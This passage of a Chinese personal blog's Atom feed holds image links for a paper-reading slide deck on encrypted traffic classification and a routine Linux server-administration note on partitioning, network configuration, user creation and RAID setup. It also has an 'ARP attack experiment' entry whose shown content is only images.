alt="Two-Phase13" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase14.PNG?x-oss-process=style/water" alt="Two-Phase14" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase15.PNG?x-oss-process=style/water" alt="Two-Phase15" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase16.PNG?x-oss-process=style/water" alt="Two-Phase16" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase17.PNG?x-oss-process=style/water" alt="Two-Phase17" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase18.PNG?x-oss-process=style/water" alt="Two-Phase18" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase19.PNG?x-oss-process=style/water" alt="Two-Phase19" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase20.PNG?x-oss-process=style/water" alt="Two-Phase20" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase21.PNG?x-oss-process=style/water" alt="Two-Phase21" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase22.PNG?x-oss-process=style/water" alt="Two-Phase22" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase23.PNG?x-oss-process=style/water" alt="Two-Phase23" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase24.PNG?x-oss-process=style/water" alt="Two-Phase24" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase25.PNG?x-oss-process=style/water" alt="Two-Phase25" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase26.PNG?x-oss-process=style/water" alt="Two-Phase26" /></p><p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Two-Phase27.PNG?x-oss-process=style/water" alt="Two-Phase27" /></p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[【论文精读】A Novel Multimodal Deep Learning Framework for Encrypted Traffic Classification]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/anovelmultimodaldeeplearningframeworkforencryptedtrafficclassification-lun-wen-jing-du" />
                <id>tag:https://tans.fun,2024-05-17:anovelmultimodaldeeplearningframeworkforencryptedtrafficclassification-lun-wen-jing-du</id>
                <published>2024-05-17T10:38:14+08:00</published>
                <updated>2024-06-28T08:56:17+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<p><img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide1.JPG?x-oss-process=style/water" alt="Slide1" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide2.JPG?x-oss-process=style/water" alt="Slide2" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide3.JPG?x-oss-process=style/water" alt="Slide3" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide4.JPG?x-oss-process=style/water" alt="Slide4" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide5.JPG?x-oss-process=style/water" alt="Slide5" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide6.JPG?x-oss-process=style/water" alt="Slide6" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide7.JPG?x-oss-process=style/water" alt="Slide7" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide8.JPG?x-oss-process=style/water" alt="Slide8" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide9.JPG?x-oss-process=style/water" alt="Slide9" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide10.JPG?x-oss-process=style/water" alt="Slide10" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide11.JPG?x-oss-process=style/water" alt="Slide11" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide12.JPG?x-oss-process=style/water" alt="Slide12" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide13.JPG?x-oss-process=style/water" alt="Slide13" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide14.JPG?x-oss-process=style/water" alt="Slide14" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide15.JPG?x-oss-process=style/water" alt="Slide15" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide16.JPG?x-oss-process=style/water" alt="Slide16" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide17.JPG?x-oss-process=style/water" alt="Slide17" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide18.JPG?x-oss-process=style/water" alt="Slide18" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide19.JPG?x-oss-process=style/water" alt="Slide19" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide20.JPG?x-oss-process=style/water" alt="Slide20" /> <img src="https://kauizhaotan.oss-accelerate.aliyuncs.com/img/Slide21.JPG?x-oss-process=style/water" alt="Slide21" /></p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[网工小记]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/wang-gong-xiao-ji" />
                <id>tag:https://tans.fun,2023-11-30:wang-gong-xiao-ji</id>
                <published>2023-11-30T20:03:31+08:00</published>
                <updated>2023-12-06T17:49:27+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">
                        <![CDATA[<p>最近我们的组内服务器需要搬迁至新校区，并需要对30多台服务器进行重装和分盘操作，然后进行网络配置（科研骨干网）。在这个过程中，我们使用了许多Linux命令，现在我将记录下来，以便今后在维护过程中能够快速定位和解决问题。</p><h2 id="%E7%A3%81%E7%9B%98%E6%93%8D%E4%BD%9C" tabindex="-1">磁盘操作</h2><p>要查看磁盘情况和分区，我们可以使用以下命令：</p><pre><code class="language-shell">lsblk</code></pre><h3 id="%E7%B3%BB%E7%BB%9F%E5%AE%89%E8%A3%85" tabindex="-1">系统安装</h3><p>简单的镜像烧录等操作不在此进行阐述。对于高级操作，可以使用工具如Ventory来制作安装U盘。一旦进入安装界面，最重要的一步就是分区操作。可以参考这篇博客 Linux分区[<a href="https://zhuanlan.zhihu.com/p/408467806" target="_blank">https://zhuanlan.zhihu.com/p/408467806</a>] 来了解详细的分区过程。简单来说，我们需要将磁盘划分为以下几个区域：</p><table><thead><tr><th style="text-align:center">分区编号</th><th style="text-align:center">挂载点</th><th style="text-align:center">大小</th><th style="text-align:center">类型</th><th style="text-align:center">用途</th></tr></thead><tbody><tr><td style="text-align:center">1</td><td style="text-align:center">/boot/efi</td><td style="text-align:center">500Mb-1024Mb</td><td style="text-align:center">逻辑分区</td><td style="text-align:center">EFI系统分区</td></tr><tr><td style="text-align:center">2</td><td style="text-align:center">swap</td><td style="text-align:center">根据物理内存决定</td><td style="text-align:center">主分区</td><td style="text-align:center">交换空间</td></tr><tr><td style="text-align:center">3</td><td style="text-align:center">/</td><td style="text-align:center">75G</td><td style="text-align:center">逻辑分区</td><td style="text-align:center">Ext4日志文件系统</td></tr><tr><td style="text-align:center">4</td><td style="text-align:center">/usr</td><td style="text-align:center">180G</td><td style="text-align:center">逻辑分区</td><td style="text-align:center">Ext4日志文件系统</td></tr><tr><td style="text-align:center">5</td><td style="text-align:center">/home</td><td style="text-align:center">300G</td><td style="text-align:center">逻辑分区</td><td style="text-align:center">Ext4日志文件系统</td></tr></tbody></table><p>以上是手动分区的过程。对于 <code>/home</code> 分区，通常用来保存各个用户数据，可以将剩余的容量全部分配给它。对于初次安装，建议按照推荐的分区进行操作。但如果有特殊需求，可以尝试按照上方的表格进行手动分区。</p><h2 id="%E7%BD%91%E7%BB%9C%E6%93%8D%E4%BD%9C" tabindex="-1">网络操作</h2><h3 id="ubuntu%E9%85%8D%E7%BD%91" tabindex="-1">Ubuntu配网</h3><p>要通过命令行修改网卡配置，我们可以使用<code>nmcli</code>命令行工具。以下是一般的步骤：</p><ol><li><p>打开终端：按下<code>Ctrl + Alt + T</code>组合键打开终端。</p></li><li><p>查看可用的网络连接：运行以下命令列出可用的网络连接及其名称：</p><pre><code class="language-shell">nmcli connection show</code></pre><p>找到我们想要修改配置的网络连接的名称。</p></li><li><p>打开网络连接配置文件：运行以下命令编辑网络连接的配置文件：</p><pre><code class="language-shell">sudo nmcli connection edit &lt;连接名称&gt;</code></pre><p>将<code>&lt;连接名称&gt;</code>替换为我们要编辑的网络连接的名称。</p></li><li><p>修改网卡配置：在编辑模式下，我们可以使用不同的命令来修改不同的配置。以下是一些常用的命令示例：</p><ul><li><p>修改IP地址和子网掩码：</p><pre><code class="language-shell">set ipv4.addresses &lt;IP地址/子网掩码&gt;</code></pre></li><li><p>修改默认网关：</p><pre><code class="language-shell">set ipv4.gateway &lt;默认网关IP地址&gt;</code></pre></li><li><p>修改DNS服务器：</p><pre><code class="language-shell">set ipv4.dns &lt;DNS服务器IP地址&gt;</code></pre></li><li><p>修改连接名称：</p><pre><code class="language-shell">set connection.id &lt;新连接名称&gt;</code></pre></li><li><p>保存修改：</p><pre><code class="language-shell">save</code></pre></li><li><p>退出编辑模式：</p><pre><code class="language-shell">quit</code></pre></li></ul></li><li><p>应用配置更改：运行以下命令使配置更改生效：</p><pre><code class="language-shell">sudo nmcli connection up &lt;连接名称&gt;</code></pre><p>将<code>&lt;连接名称&gt;</code>替换为我们修改后的网络连接的名称。</p></li></ol><h3 id="centos%E9%85%8D%E7%BD%91" tabindex="-1">CentOS配网</h3><pre><code class="language-shell">ifconfig #查看网卡名称vi /etc/sysconfig/network-scripts/ifcfg-&lt;网卡名称&gt; # 修改网卡配置</code></pre><p>配置示例如下（根据需求进行配置，一般只需要配置IP/子网掩码、DNS、网关几个参数）：</p><pre><code class="language-properties">TYPE=EthernetPROXY_METHOD=noneBROWSER_ONLY=noBOOTPROTO=staticDEFROUTE=yesIPV4_FAILURE_FATAL=noIPV6INIT=yesIPV6_AUTOCONF=yesIPV6_DEFROUTE=yesIPV6_FAILURE_FATAL=noIPV6_ADDR_GEN_MODE=stable-privacyNAME=ens5f0UUID=68c8080c-821d-4e82-80f7-7b4513ff8582DEVICE=ens5f0ONBOOT=yesIPADDR=10.161.34.8NETMASK=255.255.255.0GATEWAY=10.161.34.1DNS1=10.3.9.4DNS2=10.3.9.5DNS3=10.3.9.6</code></pre><h3 id="%E6%9F%A5%E7%9C%8B%E7%BD%91%E5%8D%A1%E7%BC%96%E5%8F%B7" tabindex="-1">查看网卡编号</h3><p>如果我们想获取服务器上多个网口/光口对应的MAC地址，使用<code>ifconfig</code>命令只会输出所有网卡的编号，而无法知道每个口对应的MAC地址。这时我们可以使用以下命令：</p><pre><code class="language-shell">sudo ethtool -p &lt;网卡编号&gt;</code></pre><p>运行该命令后，终端会阻塞，对应的网口指示灯将会闪烁（即使没有插入网线）。按<code>Ctrl + C</code>退出后，该口将停止闪烁，此时我们就知道了该物理网络在系统中的编号，通常网口的编号为 <code>ens5f0</code> 或者 <code>enp5f1</code> 等。</p><h2 id="%E5%85%B6%E4%BB%96" tabindex="-1">其他</h2><h3 id="%E5%A2%9E%E5%8A%A0%E7%94%A8%E6%88%B7" tabindex="-1">增加用户</h3><pre><code class="language-sh">useradd -d /home/&lt;username&gt; -s /bin/bash -m &lt;username&gt; # username修改成你想要的sudo visudo # 可选将该用户添加到sudoers#随后在root ALL = (ALL:ALL):ALL 下面添加一行 &lt;username&gt; ALL=(ALL:ALL):ALL #保存即可 </code></pre><p>sudoers 文件中的规则采用以下格式：<br /><code>&lt;user&gt; &lt;host&gt;=(&lt;runas-user&gt;:&lt;runas-group&gt;) &lt;commands&gt;</code></p><ul><li><code>&lt;user&gt;</code>: 用户名或用户组名，表示适用于哪个用户或用户组。</li><li><code>&lt;host&gt;</code>: 主机名或主机别名，表示适用于哪个主机。</li><li><code>&lt;runas-user&gt;</code>: 可选项，表示可以以哪个用户身份运行命令。</li><li><code>&lt;runas-group&gt;</code>: 可选项，表示可以以哪个用户组身份运行命令。</li><li><code>&lt;commands&gt;</code>: 允许执行的命令。</li></ul><h3 id="raid%E9%98%B5%E5%88%97" tabindex="-1">RAID阵列</h3><p>如果主机配有RAID阵列卡，在开机时，会提示按<code>Ctrl + R</code>进入磁盘阵列设置。在设置中，选择所有磁盘，然后选择相应的<code>RAID 0</code>或其他模式进行组合。</p>]]>
                </content>
            </entry>
            <entry>
                <title><![CDATA[ARP攻击实验]]></title>
                <link rel="alternate" type="text/html" href="https://tans.fun/archives/arp-gong-ji-shi-yan" />
                <id>tag:https://tans.fun,2023-10-22:arp-gong-ji-shi-yan</id>
                <published>2023-10-22T23:57:51+08:00</published>
                <updated>2023-10-22T23:57:51+08:00</updated>
                <author>
                    <name>Tans</name>
                    <uri>https://tans.fun</uri>
                </author>
                <content type="html">












